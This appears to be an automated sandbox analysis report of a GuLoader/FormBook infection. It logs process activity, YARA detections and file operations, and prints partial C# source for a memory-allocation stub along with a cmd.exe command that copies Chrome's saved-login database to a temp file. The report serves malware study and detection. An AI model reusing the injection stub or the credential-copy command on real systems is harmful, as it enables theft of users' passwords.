C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.0.cs	0	693	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 48 61 6e 64 6c 31 0d 0a 7b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6e 74 64 6c 6c 2e 64 6c 6c 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 4e 74 41 6c 6c 6f 63 61 74 65 56 69 72 74 75 61 6c 4d 65 6d 6f 72 79 28 69 6e 74 20 48 61 6e 64 6c 36 2c 72 65 66 20 49 6e 74 33 32 20 4e 4f 4e 4d 41 4c 49 47 2c 69 6e 74 20 6d 65 74 61 74 65 67 6e 2c 72 65 66 20 49 6e 74 33 32 20 48 61 6e 64 6c 2c 69 6e 74 20 42 6f 72 64 73 6b 36 2c 69 6e 74 20 48 61 6e 64 6c 37 29 3b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72	using System;using System.Runtime.InteropServices;public static class Handl1{[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int Handl6,ref Int32 NONMALIG,int metategn,ref Int32 Handl,int Bordsk6,int Handl7);[DllImpor	success or wait	1	6DE41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.cmdline	0	375	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6c 6d 74 33 79 76 66 34	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\lmt3yvf4	success or wait	1	6DE41B4F	WriteFile
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.out	0	464	ff 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 44 65 73 6b 74 6f 70 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d	C:\Users\user\Desktop>"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Autom	success or wait	1	6DE41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE<eY C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6DE41B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	3907	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspac	success or wait	1	6DE41B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6EED5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6EED5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6EED5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6EED5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6EE303DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6EEDCA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6EEDCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6EEDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6EE303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6EE303DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6EED5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6EED5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6EED5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6EED5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6EE303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6EE303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6EED5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6EED5705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6EEE1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23200	success or wait	1	6EEE203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6EE303DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6DE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6DE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6DE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6DE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6DE41B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6DE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6DE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6DE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6DE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6DE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.dll	unknown	4096	success or wait	1	6DE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6DE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6DE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6DE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6DE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6DE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\myste.dat	unknown	26026	success or wait	1	847FE28	ReadFile

Analysis Process: conhost.exe PID: **1692**, Parent PID: **6480**

General

Start time:	17:21:42
Start date:	21/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **3068**, Parent PID: **6480**

General

Start time:	17:22:13
Start date:	21/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.cmdline
Imagebase:	0xd20000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\lmt3yvf4\CSC3B7445246D634A3891EBDF5913136B1.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	D7E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lmt3yvf4\CSC3B7445246D634A3891EBDF5913136B1.TMP	success or wait	1	D99793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lmt3yvf4\CSC3B7445246D634A3891EBDF5913136B1.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	D9967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.cmdline	unknown	375	success or wait	1	D7E638	ReadFile
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.0.cs	unknown	693	success or wait	1	D7E638	ReadFile

Analysis Process: cvtres.exe PID: **4820**, Parent PID: **3068**

General

Start time:	17:22:15
Start date:	21/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES843C.tmp" "c:\Users\user\AppData\Local\Temp\lmt3yvf4\CSC3B7445246D634A3891EBDF5913136B1.TMP"
Imagebase:	0x1e0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ieinstal.exe PID: **5844**, Parent PID: **6480**

General

Start time:	17:22:43
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0xb0000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000018.00000000.651802861.0000000002C00000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000002.777224574.00000000028A0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000002.777224574.00000000028A0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000002.777224574.00000000028A0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000002.781396856.000000001E7B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000002.781396856.000000001E7B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000002.781396856.000000001E7B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C06268	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C06268	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C06268	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C06268	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C06268	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C06268	InternetOpenUrlA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A447	NtReadFile

Analysis Process: explorer.exe PID: **3440**, Parent PID: **5844**

General

Start time:	17:23:06
Start date:	21/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000019.00000000.733105957.000000000DF1B000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000019.00000000.733105957.000000000DF1B000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000019.00000000.733105957.000000000DF1B000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000019.00000000.750582708.000000000DF1B000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000019.00000000.750582708.000000000DF1B000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000019.00000000.750582708.000000000DF1B000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: help.exe PID: **4536**, Parent PID: **3440**

General

Start time:	17:23:40
Start date:	21/01/2022
Path:	C:\Windows\SysWOW64\help.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\help.exe

Imagebase:	0x2b0000
File size:	10240 bytes
MD5 hash:	09A715036F14D3632AD03B52D1DA6BFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	12A447	NtReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **5512**, Parent PID: **4536**

General

Start time:	17:23:55
Start date:	21/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	2A4E97	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 fd 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C	success or wait	1	2A4E97	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	512	success or wait	1	2A5742	ReadFile
